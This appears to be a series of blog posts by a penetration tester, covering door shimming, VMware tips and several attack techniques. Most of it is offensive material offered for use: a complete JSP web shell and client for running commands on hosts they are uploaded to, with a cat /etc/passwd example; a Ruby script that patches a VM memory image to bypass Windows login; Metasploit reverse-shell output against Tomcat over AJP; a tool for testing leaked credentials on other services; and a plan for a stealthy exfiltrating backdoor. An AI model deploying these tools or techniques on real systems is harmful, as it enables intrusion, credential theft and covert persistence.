Making your own door opening shims

Not sure if shim is the right word, you’ll probably recognize it better if I call it “opening the door with a creditcard”. If you’ve never heard of it the following website explains it really nice:

http://www.wikihow.com/Open-a-Door-with-a-Credit-Card

I find it rather annoying to break my credit cards or other plastic for that matter on this, so I thought there must surely be a better way. The following shops do have a better solution, namely MICA cards:

So I was on the verge of buying one, when I read the description again:

Gone are the days of cutting up old washing liquid containers! Super Mica card will open just about any retracting sprung & live latchbolt, and will also work where there is little tolerance between door and frame. Will also open some window catches as well as many other uses.

See the bold stuff? Now doesn’t that invite you to just try it out yourself before buying? I’m sure the DIY version is of inferior quality, but hey for just a couple of tries and not spending a single dime that’s pretty sweet. So I followed their advice and grabbed a washing liquid container (or at least what I understood by it):

1

Then I just grabbed two of my favorite cards to shim doors and put them on top to mark the spot I had to cut:

2

I first cut the container in half, since I know I’m kinda bad at doing this kind of stuff, that way I can get two tries. After your cut it all up it will kinda look like the following picture:

3

Well like you can see my cutting skills are not the best, but it’s OK for now. The plastic is a bit flimsy though so I’ll have to pick a container with stronger plastic the next time (or just buy the mica cards and try them out). Anyhow these things are great to carry around in your wallet for when you forget your keys or those times when you are doing social engineering and you discover that the juicy stuff is behind a door which has been pulled shot, but not locked.

Feel free to comment and suggest better stuff to make the shims from.

Vmware workstation and “dragging” vms to a new window

If you run vmware workstation under linux you can just grab the VM tab and drag it to a new window. Comes in real handy when working with multiple monitors or when you just want to alt tab. Now for some unknown reason this is NOT possible under windows. Yeah you read that right, a simple feature like this seems to be OS dependent. There are some threads out there with people asking exactly this question:

But the answers are not entirely clear, seem a little bit cumbersome  or cause “in use” errors.

So here is the answer that imho actually works doesn’t cause errors and doesn’t require you to restart your VM:

  • Click Edit->Preferences
  • Select workspace in the left menu
  • Check the option that says “Keep VMs running after Workstation closes”
  • Close the tab of the VM you want to move
  • Click File->New Window
  • In the new window just use the library to open the VM

That’s it you can now open every single VM in a new window if you wanted to without errors. I admit it’s still a work-around until vmware decides to actually implement the much wanted feature of just dragging your VM out to a new window.

Portable (secure) (pen)test virtual lab

I’ve always wanted like online ‘memo-to-self’ stuff to stop forgetting how to set things up, so I’ve decided to create a category for it. These posts will contain rambling, snippets and links on how to do stuff. Mostly intended for my own use so they won’t contain extensive instructions on every configuration detail.

I’ve always wanted a virtual lab which is easy to bring along and somewhat secure. Just to be clear here are some definitions of the words portable & secure as I see them:

  • Portable
    • easy to transfer
    • minimum amount of files
  • Secure
    • easy to encrypt
    • easy to delete
    • network segmentation
    • central firewall

Secure is a relative term, since it all depends on how much you harden the setup. To achieve the above mentioned points I’ve chosen to use vmware workstation and vmware esxi as the virtualization software. If you ever decide to spend money on software, vmware workstation surely deserves it!

Since this post is partially a little idea on creating a portable lab and partially a reminder for myself, I’ll take a shortcut in explaining how to set it up. Like you all know the internet is full of really nice guides on how to set stuff up, so why duplicate?

Continue reading “Portable (secure) (pen)test virtual lab”

Credential Scavenger

Just because it’s discarded it doesn’t mean it’s useless. Nowadays it doesn’t really matter which Google dork you use, but you’ll always hit some username/password dump. There are some nice tools out there to monitor pastebin (or any of the alternatives) for example:

But then what? you scraped/monitored or just F5’ed the website and are now sitting on a nice pile of potentially interesting information. You could of course try it out and see if it contained any working samples…chances are those are long gone by now. Luckily for us, we all know that people tend to reuse their password on multiple websites. So all we have to do is check their username on multiple (known) services and see if they have forgotten to change their password on any of them. Since it’s been a while that I’ve coded in python I decided to use python for the job. After all it seemed like fun to write something that could maybe remotely resemble a framework-thingie. It was easier then I thought, had to rewrite it a couple of times though due to poor design choices. Not saying it’s great now, but at least it seems to be able to perform all the tasks I’d like to have.

Now since this is just a POC for an idea, it’s non optimized, non threaded and non-usable for serious harvesting and testing of large amounts of data. Remember that in most countries it’s illegal to use someone else his credentials. For the development I’ve just created some testing accounts and tested it on them to see if the idea was viable and produced any results.
The core of the whole thing is like a couple of lines to dynamically load up the module classes:

def loadmodules(modulepath,configfile):
    """load modules & create class instances, returns a dictionary.

    Return dictionary is of the form: 
        :
    """
    ccc = parseconfig(configfile)
    loadedmodules = dict()
    for key in ccc:
        modulefilename = key
        if not key in loadedmodules:
            #load the module based on filename
            tempmodule = imp.load_source(modulefilename, "%s%s.py" % (modulepath,modulefilename))
            #find the class
            moduleclass = getattr(tempmodule,modulefilename.title())
            #instantiate the class
            moduleinstance = moduleclass()
            loadedmodules[key] = moduleinstance
    return loadedmodules

Then some basic ‘library’ functionality is provided on per protocol basis, at the moment it includes some ‘libs’ for imap, pop3 and HTTP forms and a small module for some sqlite DB operations. The whole thing can then be used  as one pleases, either by building on top of it or by using the provided ‘simple_scavenger.py’ example. When you run the provided example it, it provides output on the CLI:

./simple_scavenger.py ../creds.txt 
{'hotmail': ['usernamehere', 'passwordhere', 'pop3'], 'yahoo': ['usernamehere', 'passwordhere', 'imap']}
{'linkedin': ['usernamehere', 'passwordhere', 'httpform'], 'gmail': ['usernamehere', 'passwordhere', 'imap']}

and stores it in the DB for easy retrieval:

sqlite3 creds.db "select * from creds"
usernamehere|passwordhere|pop3|hotmail|1353450068
usernamehere|passwordhere|imap|yahoo|1353450068
usernamehere|passwordhere|httpform|linkedin|1353450112
usernamehere|passwordhere|imap|gmail|1353450112

That’s all there is to it.

At the beginning of this post I said I’d build it to hopefully be some kind of framework-thingie, so let’s see how you could expand this to authenticate with the given credentials on another service.

Continue reading “Credential Scavenger”

Locating Domain Controllers


So I just setup a mini enterprise environment with a domain controller (tip: win2k8r2 can be used free for 180 days)and a client. I decided to run wireshark while I added the client to the new domain, which resulted in the following screenshot:

Now that looks rather interesting when you want to locate domain controllers doesn’t it? Let’s give it a go with nslookup

C:\>nslookup -type=SRV _ldap._tcp.dc._msdcs.pen.test
Server: UnKnown
Address: 192.168.164.128

_ldap._tcp.dc._msdcs.pen.test SRV service location:
priority = 0
weight = 100
port = 389
svr hostname = win-62u3ql0g1ia.pen.test
win-62u3ql0g1ia.pen.test internet address = 192.168.164.128
win-62u3ql0g1ia.pen.test internet address = 192.168.126.133

Now isn’t that neat? It’s like a quick and easy way to find the available domain controllers in a network, if you know the domain name. Additionally it seems that the client communicates with the domain controller using CLDAP. I didn’t find a  suitable Linux client, but in the links below you’ll find a perl script capable of performing the so called “LDAP Ping“, the other option is of course using a windows client. The output of the script is similar to the one shown in Wireshark which looks as follow:

Now I can’t be the only one doing this, so I googled around a bit and found some nice additional material worth the read, they are summed up below:

connectionless backdoor idea, doesn’t use tcp/udp

Or for that matter any other kind of direct connection. So basically yeah it’s a backdoor over which you have no realtime control. Realtime is overrated anyways and people are way to attached to direct control of their backdoors. Let’s think about the following scenario for a minute:

You want to steal information, have as much  (and long term) control as possible and avoid anomaly detection on the wire. Preferably avoid locally installed firewalls, possibly without administrator/root privileges.

How would you go about that? I assume most responses to that question will be along the lines of:

  • behave like normal traffic
  • don’t have a direct connection, spawn one when needed
  • use connectionless protocols
  • sniffing the wire

All good and well, but they would still require the backdoor to initiate a connection to the attacker or vice versa. So let’s just choose the most obvious answer to the question: avoid any kind of direct connection to and from the backdoor. So ehhh how would you communicate with your backdoor then? Let’s again choose the obvious and easy answer: have others do the dirty work for you. Just concern yourself(the backdoor) with the really important stuff which is data. So let’s define how our connectionless backdoor should work:

Monitor any file or stream which contains data that the attacker would be able to indirectly manipulate and for which the rights of the backdoor are high enough to read or manipulate.

So practically what does this mean? That as an attacker you must know your target and be able to control his environment somewhat. Here are a few examples for sending data to the backdoor:

  • Create an account on the same forum as your target and  have a dynamic signature which sets and receives cookies.
  • Email him asking a normal question and embed the command in your signature or email text
  • Upload a game to a website the target usually plays games on and have it create

Here are a few example for sending data from the backdoor to the attacker:

  • Edit the cookies to send information back, the browser will handle the connection and firewall for you
  • Embed the data in all pictures on the computer eventually they will get uploaded somewhere
  • Adjust attachments of email in the draft folder
  • Adjust his bookmarks

Well you get the drift, it depends a lot on the privileges the backdoor has and the files it can access. Creativity will be your best buddy when implementing/using this backdoor. Just make sure your continuous file monitoring or wire sniffing doesn’t slow down the whole computer, cause that will surely alert the target.

Of course you can loosen up a bit and only use the connectionless technique to send commands which include a postback url and have the backdoor post it’s results to the given url. This of course brings the firewall problem back into the equation. It would also make the backdoor a lot less stealthy just like the traditional sniffing the wire based backdoors (ex: SniffDoorSilent Backdoortrixd00r).

Like you have probably concluded by now, it isn’t the most efficient backdoor, but it sure would be very stealthy. It makes an excellent candidate to have long term access to a compromised target. Yes the initial planting of this backdoor is it’s weakest point. The detection of the backdoor based on traffic however would be pretty difficult, since it generates none.

Encrypted JSP Shell with signed diffie-hellman key exchange

This is a follow up of my previous JSP Shell post. This JSP shell has the following functionality:

  • Signed Diffie-Hellman key exchange
  • Blowfish Encrypted commands
  • Blowfish Encrypted result

However the way I implemented the crypto part is as far as i know flawed, this because I’ll maybe try to break my own implementation. It’s on my todo list to understand more about cryptographic attacks. To my knowledge the following flaws are present(there are probably more, feel free to point them out in the comments). Thanks to the people of #crypto on freenode for answering my questions and having me realize the flaws listed below:

  • Non-authenticated exchange of encrypted messages
  • The derivation of the Blowfish key from the Diffie-Hellman output isn’t hashed sufficiently

So just to be clear, ONLY the initial key exchange is authenticated using DSA signatures, after which the secret key is established to encrypt the rest of the communication using Blowfish. Let’s take a closer look at the usage and deployment of the shell. If you just want the code, it’s available on my github page. The bin directory contains everything you need for a grab&go usage.

Continue reading “Encrypted JSP Shell with signed diffie-hellman key exchange”

Virtualized Firewire attack

This has been on my mind for a while but haven’t found the time to test it out yet, so here is the midnight idea if anyone wants to test it out.

Sometimes you need to become local administrator on a windows machine which has full disk encryption, is fully up to date and has very little software which could present you with a decent attack surface. Normally you would just whip out your readily available firewire attack tools, hook up your equipment and have a shell with elevated privileges in no-time. Let’s suppose the target machine doesn’t have a firewire port or it has the drivers disabled, how could we still pwn it?

This is when theory gets mixed with practical stuff (aka the part I haven’t practically tested yet). The essence of the firewire attack is to obtain direct memory access (DMA) with the goal to freely adjust memory. What if we could access the memory without the need for a firewire port, think virtualization. All (afaik) virtualization software uses a regular file on disk which represents the memory of the virtual machine. You prolly feel it coming by now, the attack boils down to:


Boot the target machine from a cd/dvd/usb virtualize the harddisk, pause the machine, patch the memory file, resume the machine, obtain elevated privileges.

Now that doesn’t sound to hard does it? Just one important obstacle: you do need the crypto credentials to be able to perform this attack. Think social engineering, hardware keylogger or just asking nicely.

I have performed a simulation of this attack to see if at least the part of pausing the virtual machine, patching the memory file and resuming it does work. The result is as expected it DOES work. Here is the ruby POC snippet that i wrote to test it out:

#used the offsets from winlockpwn
#POC virtualized firewire, https://diablohorn.wordpress.com
File.open("Windows XP Professional.vmem", "rb+") do |io|
 while(b = io.read(9)) #read the exact amount of bytes needed for the signature
 data = b.unpack("H18")
 if data.to_s == "8BFF558BEC83EC50A1".downcase #lol i like pretty uppercase hex in code
 spos = io.pos-9
 io.seek(io.pos+4) #skip the cookie bytes
 if io.read(3).unpack("H6").to_s == "8B4D20".downcase #this seems pretty constant check it to be sure
 puts "found: #{io.pos}"
 io.seek(spos+165) #advance to what we actually want to patch
 puts "Patching offset: " + io.pos.to_s
 puts "Original bytes: " + io.read(2).unpack("H4").to_s
 puts "Patching with B001"
 io.seek(io.pos-2)
 count = io.write("\xb0\x01") #patch it
 io.flush
 io.fsync #really, really make sure we write to disk
 puts "Written bytes #{count}"
 io.seek(io.pos-2)
 puts "Result: " + io.read(2).unpack("H4").to_s #verify it
 io.close
 exit #case closed
 end
 end
 #this kinda results in an endless loop
 fpos = io.pos-8
 io.seek(fpos)
 Signal.trap("USR1") do
 puts "position: #{fpos}b, #{fpos/1048576}mb"
 puts "data: %s" % data
 end
 end
end

The main obstacle at the moment is actually testing this out by virtualizing a real hard disk, since afaik it can result in a lot of problems which might prevent it from virtualizing correctly.

You might be wondering why we don’t just decrypt the harddisk, adjust some executable and encrypt the harddisk with the final result of elevated privileges. Well not all full disk encryption software allows you to decrypt the disk with the credentials you have. Some solution (specially if they are corporate) require additional keys and/or action to be taken before you are able to fully decrypt the harddisk. I assume that if you invest enough reversing time you might be able to still decrypt the harddisk with the credentials you have.

If anyone actually tests this out I would love to hear if it works, in case I get around to testing this myself I’ll let you guys know.

References

http://www.breaknenter.org/projects/ftwautopwn/
http://www.breaknenter.org/2011/05/winlockpwn-on-ubuntu/
http://www.moonloop.org/bin/view/Moonloop/Article:k9iBW83eo9cBsdUlg7Red6cUaILIXVGw
http://md.hudora.de/presentations/firewire/PacSec2004.pdf

Simple JSP shell, Simple os detection & prolly flawed encrypted commands

So I wanted a JSP shell which would make it a little bit harder to get the executed commands by sniffing the wire, here is a quick and dirty example of such a shell. I might improve it and also encrypt the server response and maybe implement some signed diffie-hellman to agree on the key to use for encryption. For the moment being this works just fine, as said this was a quick hack so dirty code all over the place.

Functions:

  • Simple OS detection linux/windows, selects the correct underlying shell accordingly
  • Commands shouldn’t break when using pipes and it displays the error stream also(can be inconvenient)
  • Basic (possibly flawed) AES 128bit encryption of the commands you send
  • Option to work without encryption

Here is the JSP part:

<%--
Simple JSP shell, Simple os detection & prolly flawed encrypted commands
Author: https://diablohorn.wordpress.com
Borrowed and modified code from the following sources:
 http://www.javaworld.com/javaworld/jw-12-2000/jw-1229-traps.html?page=4
 http://stackoverflow.com/questions/992019/java-256bit-aes-encryption
 http://java.sun.com/developer/technicalArticles/Security/AES/AES_v1.html
--%>
<%@page import="java.util.*,java.io.*,java.security.AlgorithmParameters,java.security.spec.KeySpec,javax.crypto.Cipher,javax.crypto.SecretKey,javax.crypto.SecretKeyFactory,javax.crypto.spec.IvParameterSpec,javax.crypto.spec.PBEKeySpec,javax.crypto.spec.SecretKeySpec"%>
<%!
public byte[] hexStringToByteArray(String s) {
 int len = s.length();
 byte[] data = new byte[len / 2];
 for (int i = 0; i < len; i += 2) {
 data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
 + Character.digit(s.charAt(i+1), 16));
 }
 return data;
}
%>
<%!
/**
decrypt
*/

public String cmdDecrypt(String cmd,String iv){
 try{
 char[] password = {'t','e','s','t'};
 byte[] salt = {'s','a','l','t','w','e','a','k'};
 SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
 KeySpec spec = new PBEKeySpec(password, salt, 1024, 128);
 SecretKey tmp = factory.generateSecret(spec);
 SecretKey secret = new SecretKeySpec(tmp.getEncoded(), "AES");

 Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
 cipher.init(Cipher.DECRYPT_MODE, secret, new IvParameterSpec(hexStringToByteArray(iv)));
 String plaintext = new String(cipher.doFinal(hexStringToByteArray(cmd)));
 return plaintext;
 } catch(Exception e){
 return null;
 }
}
%>

<%
String temp = request.getParameter("t");
String i = request.getParameter("i");
String ce = request.getParameter("e");
String cmd2exec = new String();
if(ce == null){
 cmd2exec = cmdDecrypt(temp,i);
 if( cmd2exec == null){
 out.println("error");
 return;
 }
}else{
 cmd2exec = temp;
}
try
{
 String osName = System.getProperty("os.name" );
 out.println(osName);
 String[] cmd = new String[3];
 if( osName.toLowerCase().contains("windows"))
 {
 cmd[0] = "cmd.exe" ;
 cmd[1] = "/C" ;
 cmd[2] = cmd2exec;
 }
 else if( osName.toLowerCase().contains("linux"))
 {
 cmd[0] = "/bin/bash" ;
 cmd[1] = "-c" ;
 cmd[2] = cmd2exec;
 }else{
 cmd[0] = cmd2exec;
 }

Runtime rt = Runtime.getRuntime();
 Process proc = rt.exec(cmd);
 try
 {
 InputStreamReader iser = new InputStreamReader(proc.getErrorStream());
 InputStreamReader isir = new InputStreamReader(proc.getInputStream());
 BufferedReader ber = new BufferedReader(iser);
 BufferedReader bir = new BufferedReader(isir);
 String errline=null;
 String inpline=null;

 while ( (inpline = bir.readLine()) != null)
 out.println(inpline);

 while ( (errline = ber.readLine()) != null)
 out.println(errline);

 } catch (IOException ioe) {
 ioe.printStackTrace();
 }
 int exitVal = proc.waitFor();
 out.println("ExitValue: " + exitVal);
} catch (Exception e) {
 e.printStackTrace();
}
%>

The downside however is that you need some kind of client to send the commands to the shell, so here is the client part:

import java.io.*;
import java.net.*;

import java.security.AlgorithmParameters;
import java.security.spec.KeySpec;
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.SecretKeySpec;

/**
 * Simple JSP shell, Simple os detection & prolly flawed encrypted commands
 * Author: https://diablohorn.wordpress.com
 * Borrowed and modified code from the following sources:
 * http://www.javaworld.com/javaworld/jw-12-2000/jw-1229-traps.html?page=4
 * http://stackoverflow.com/questions/992019/java-256bit-aes-encryption
 * http://java.sun.com/developer/technicalArticles/Security/AES/AES_v1.html
 * http://www.devdaily.com/java/edu/pj/pj010011
 */
public class Main {
 /**
 * Turns array of bytes into string
 *
 * @param buf Array of bytes to convert to hex string
 * @return Generated hex string
 */
 public static String asHex(byte buf[]) {
 StringBuffer strbuf = new StringBuffer(buf.length * 2);
 int i;

for (i = 0; i < buf.length; i++) {
 if (((int) buf[i] & 0xff) < 0x10) {
 strbuf.append("0");
 }

strbuf.append(Long.toString((int) buf[i] & 0xff, 16));
 }

return strbuf.toString();
 }

public static void main(String[] args) {
 try{
 URL u;
 InputStream is = null;
 DataInputStream dis;
 String s;
 char[] password = {'t','e','s','t'};
 byte[] salt = {'s','a','l','t','w','e','a','k'};

 SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
 KeySpec spec = new PBEKeySpec(password, salt, 1024, 128);
 SecretKey tmp = factory.generateSecret(spec);
 SecretKey secret = new SecretKeySpec(tmp.getEncoded(), "AES");

Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
 cipher.init(Cipher.ENCRYPT_MODE, secret);
 AlgorithmParameters params = cipher.getParameters();
 byte[] iv = params.getParameterSpec(IvParameterSpec.class).getIV();
 System.out.println("pcmd:" + args[1]);
 byte[] ciphertext = cipher.doFinal(args[1].getBytes());
 System.out.println("iv:" + Main.asHex(iv));
 System.out.println("ecmd:" + Main.asHex(ciphertext));

 u = new URL(args[0] + "?t=" + Main.asHex(ciphertext) + "&i=" + Main.asHex(iv));
 System.out.println("url:"+u);
 is = u.openStream();
 dis = new DataInputStream(new BufferedInputStream(is));
 while ((s = dis.readLine()) != null) {
 System.out.println(s);
 }

 }catch(Exception e){
 System.out.println(e);
 }
 }

}

To use the JSP you need to package it inside a WAR file before you can deploy it on a tomcat or jboss for example. Just create the following directory structure(assuming you put the shell inside “index.jsp”):

. js (you can choose another name)
.. index.jsp
.. WEB-INF
… web.xml

Then just put the following bash code in a file and chmod +x it:

#!/bin/bash
rm js.war
jar cvf js.war -C js .

That should create a js.war, in the same directory, that you can use to upload to vulnerable hosts. If you are paying attention you’ll be like “What goes inside the web.xml?”, put the following inside it:

<?xml version=”1.0″ encoding=”ISO-8859-1″?>
<web-app>
</web-app>

That’s all, the war file should deploy correctly and the client should be able to talk to it. If something fails you can always try to talk to it with your browser using unencrypted commands, just append the “e” parameter and assign something to it.

The client can be easily compiled, just put the code inside a Main.java file and then go like:

javac Main.java

You can then use the client like:

java Main http://10.0.0.13:8080/js/ “cat /etc/passwd | grep -i root”

If all works out the output will be similar to this one:

java Main http://10.0.0.13:8080/js/ “cat /etc/passwd | grep -i root”
pcmd:cat /etc/passwd | grep -i root
iv:cdead18f16660525fcdafd74fef703dc
ecmd:796eaf2f7fb82907533472141051f17ff1f5b08dfe05cc7f6992c92f9d45f931
url:http://10.0.0.13:8080/js/?t=796eaf2f7fb82907533472141051f17ff1f5b08dfe05cc7f6992c92f9d45f931&i=cdead18f16660525fcdafd74fef703dc

Linux
root:x:0:0:root:/root:/bin/bash
ExitValue: 0

Don’t forget to change default passwords, salts, names and to review the code for possible bugs, if you are planning on using this for your own fun. Read the code if something doesn’t work and improve upon it :)
Remote AV detection with EICAR

This is just a little midday-thought I had and well…it kinda works but not as expected yet. I’d still like to share it due to it’s simplicity. The following is all that’s needed:

<img src=”eicar.png” onload=”alert(‘AV NO’);” onerror=”alert(‘AV YES’);”>


The above should theoretically trigger “AV NO” when there is no AV installed and “AV YES” when an antivirus is installed. If you wonder why this should work it’s because of the so called “eicar string“(that you of course embed in the fake png image). When an AV encounters this special string it should trigger an alert, the string is mainly used to test if an AV functions as expected without risking an actual infection. So my theory was based upon most AV products actively blocking the file which should result in the fake image not being loaded. However after testing this with IE, Chrome & FireFox it seems that it only works as expected with IE. This test isn’t very reliable since I’ve only tested with one AV product, so feel free to test this method with others and maybe it will work with the other browsers.

I’ve done a quick search around for other detection vectors using the eicar string and only found one PDF which is pretty interesting since it describes enumerating if mail servers have an AV installed and depending on the configuration the mail servers can even disclose the AV version number.

Conclusion is that the eicar file seems to be a good candidate to detect an AV if you manage to deliver it and probe if it has been blocked. I’ve done some quick testing with cookies, but unfortunately they get manipulated by the browser thus invalidating the eicar string. If anyone has got some time on their hands maybe it’s possible to deliver eicar using HTML5 storage or flash or silverlight and detect if it’s been blocked. If you plan on further researching this to detect an AV remotely please be aware of the following requirements to deliver the eicar string:

The first 68 characters is the known string. It may be optionally appended by any combination of whitespace characters with the total file length not exceeding 128 characters. The only whitespace characters allowed are the space character, tab, LF, CR, CTRL-Z.

So unfortunately my whole theory didn’t exactly work 100% as expected but hey that’s why theories are always put to the test right?

p.s. Don’t forget you can also apply this the other way around, upload a file with the eicar string to a server and you can probably determine if there is an AV product installed (assuming you are able to remotely check if the file was blocked/deleted). In the logs it will show as EICAR TEST most probably…thus maybe even fooling the adminstrator to not pay attention to it.

8009, the forgotten Tomcat port

We all know about exploiting Tomcat using WAR files. That usually involves accessing the Tomcat manager interface on the Tomcat HTTP(S) port. The fun and forgotten thing is, that you can also access that manager interface on port 8009. This the port that by default handles the AJP (Apache JServ Protocol) protocol:

What is JK (or AJP)?

AJP is a wire protocol. It an optimized version of the HTTP protocol to allow a standalone web server such as Apache to talk to Tomcat. Historically, Apache has been much faster than Tomcat at serving static content. The idea is to let Apache serve the static content when possible, but proxy the request to Tomcat for Tomcat related content.

Also interesting:

The ajp13 protocol is packet-oriented. A binary format was presumably chosen over the more readable plain text for reasons of performance. The web server communicates with the servlet container over TCP connections. To cut down on the expensive process of socket creation, the web server will attempt to maintain persistent TCP connections to the servlet container, and to reuse a connection for multiple request/response cycles

It’s not often that you encounter port 8009 open and port 8080,8180,8443 or 80 closed but it happens. In which case it would be nice to use existing tools like metasploit to still pwn it right? As stated in one of the quotes you can (ab)use Apache to proxy the requests to Tomcat port 8009. In the references you will find a nice guide on how to do that (read it first), what follows is just an overview of the commands I used on my own machine. I omitted some of the original instruction since they didn’t seem to be necessary.

(apache must already be installed)
sudo apt-get install libapach2-mod-jk
sudo vim /etc/apache2/mods-available/jk.conf
	# Where to find workers.properties
	# Update this path to match your conf directory location
	JkWorkersFile /etc/apache2/jk_workers.properties
	# Where to put jk logs
	# Update this path to match your logs directory location
	JkLogFile /var/log/apache2/mod_jk.log
	# Set the jk log level [debug/error/info]
	JkLogLevel info
	# Select the log format
	JkLogStampFormat "[%a %b %d %H:%M:%S %Y]"
	# JkOptions indicate to send SSL KEY SIZE,
	JkOptions +ForwardKeySize +ForwardURICompat -ForwardDirectories
	# JkRequestLogFormat set the request format
	JkRequestLogFormat "%w %V %T"
	# Shm log file
	JkShmFile /var/log/apache2/jk-runtime-status
sudo ln -s /etc/apache2/mods-available/jk.conf /etc/apache2/mods-enabled/jk.conf
sudo vim /etc/apache2/jk_workers.properties
	# Define 1 real worker named ajp13
	worker.list=ajp13
	# Set properties for worker named ajp13 to use ajp13 protocol,
	# and run on port 8009
	worker.ajp13.type=ajp13
	worker.ajp13.host=localhost
	worker.ajp13.port=8009
	worker.ajp13.lbfactor=50
	worker.ajp13.cachesize=10
	worker.ajp13.cache_timeout=600
	worker.ajp13.socket_keepalive=1
	worker.ajp13.socket_timeout=300
sudo vim /etc/apache2/sites-enabled/000-default 
    JkMount /* ajp13
    JkMount /manager/   ajp13
    JkMount /manager/*  ajp13
    JkMount /host-manager/   ajp13
    JkMount /host-manager/*  ajp13    
sudo a2enmod proxy_ajp
sudo a2enmod proxy_http
sudo /etc/init.d/apache2 restart

Don’t forget to adjust worker.ajp13.host to the correct host. A nice side effect of using this setup is that you might thwart IDS/IPS systems in place since the AJP protocol is somewhat binary, but I haven’t verified this.  Now you can just point your regular metasploit tomcat exploit to 127.0.0.1:80 and take over that system. Here is the metasploit output also:

msf  exploit(tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  tomcat           no        The password for the specified username
   PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                    no        Use a proxy chain
   RHOST     localhost        yes       The target address
   RPORT     80               yes       The target port
   USERNAME  tomcat           no        The username to authenticate as
   VHOST                      no        HTTP server virtual host
   
Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.195.156  yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
   
msf  exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.195.156:4444 
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 1648 bytes as XWouWv7gyqklF.war ...
[*] Executing /XWouWv7gyqklF/TlYqV18SeuKgbYgmHxojQm2n.jsp...
[*] Sending stage (36 bytes) to 192.168.195.155
[*] Undeploying XWouWv7gyqklF ...
[*] Command shell session 1 opened (192.168.195.156:4444 -> 192.168.195.155:39401)

id
uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)

References

Quick & Dirty secure chat; ncat

Sometimes you just need a quick and dirty “secure” chat. Secure meaning it’s not terribly easy to eavesdrop on the conversation. Well lucky for us nmap comes with ncat. Directly from it’s website:

Ncat is a feature-packed networking utility which reads and writes data across networks from the command line. Ncat was written for the Nmap Project as a much-improved reimplementation of the venerable Netcat. It uses both TCP and UDP for communication and is designed to be a reliable back-end tool to instantly provide network connectivity to other applications and users. Ncat will not only work with IPv4 and IPv6 but provides the user with a virtually limitless number of potential uses.

Among Ncat’s vast number of features there is the ability to chain Ncats together, redirect both TCP and UDP ports to other sites, SSL support, and proxy connections via SOCKS4 or HTTP (CONNECT method) proxies (with optional proxy authentication as well). Some general principles apply to most applications and thus give you the capability of instantly adding networking support to software that would normally never support it.

Sounds just like what we need. Let’s get it working:

We generate the needed cert(more openssl tricks here: openssl tricks):

openssl req -x509 -nodes -days 365 -newkey rsa:1024 -keyout mycert.pem -out mycert.pem

We get it’s fingerprint:

openssl x509 -noout -in mycert.pem -fingerprint

We set ncat up to be the secure chat server we want it to be:

ncat -v -l –chat –allow 127.0.0.1,10.0.3.8 –ssl –ssl-key mycert.pem –ssl-cert mycert.pem 1080

The process to actually chat is very easy, transfer the fingerprint to your buddies with an out-of-bound channel and have your buddies run ncat like this and then verify the fingerprint before typing any text:

ncat -v –ssl 10.0.3.7 1080

You also need to connect to the server yourself or your buddies won’t be able to see your messages. If you just need an one-on-one chat, remove the –chat option.

The options are kinda self explanatory, but here is the quick overview:

-v = verbose
-l = listen mode
–chat = chat server mode, multi-user with user prefixes
–allow = the ip addresses allowed to connect
–ssl = use ssl
–ssl-key = needed for ssl
–ssl-cert = needed for ssl

References:

Disclaimer
Do not use this for really sensitive conversations, use this only at your own risk and as always think before using.

Efficient but slow blind sql injection data extraction

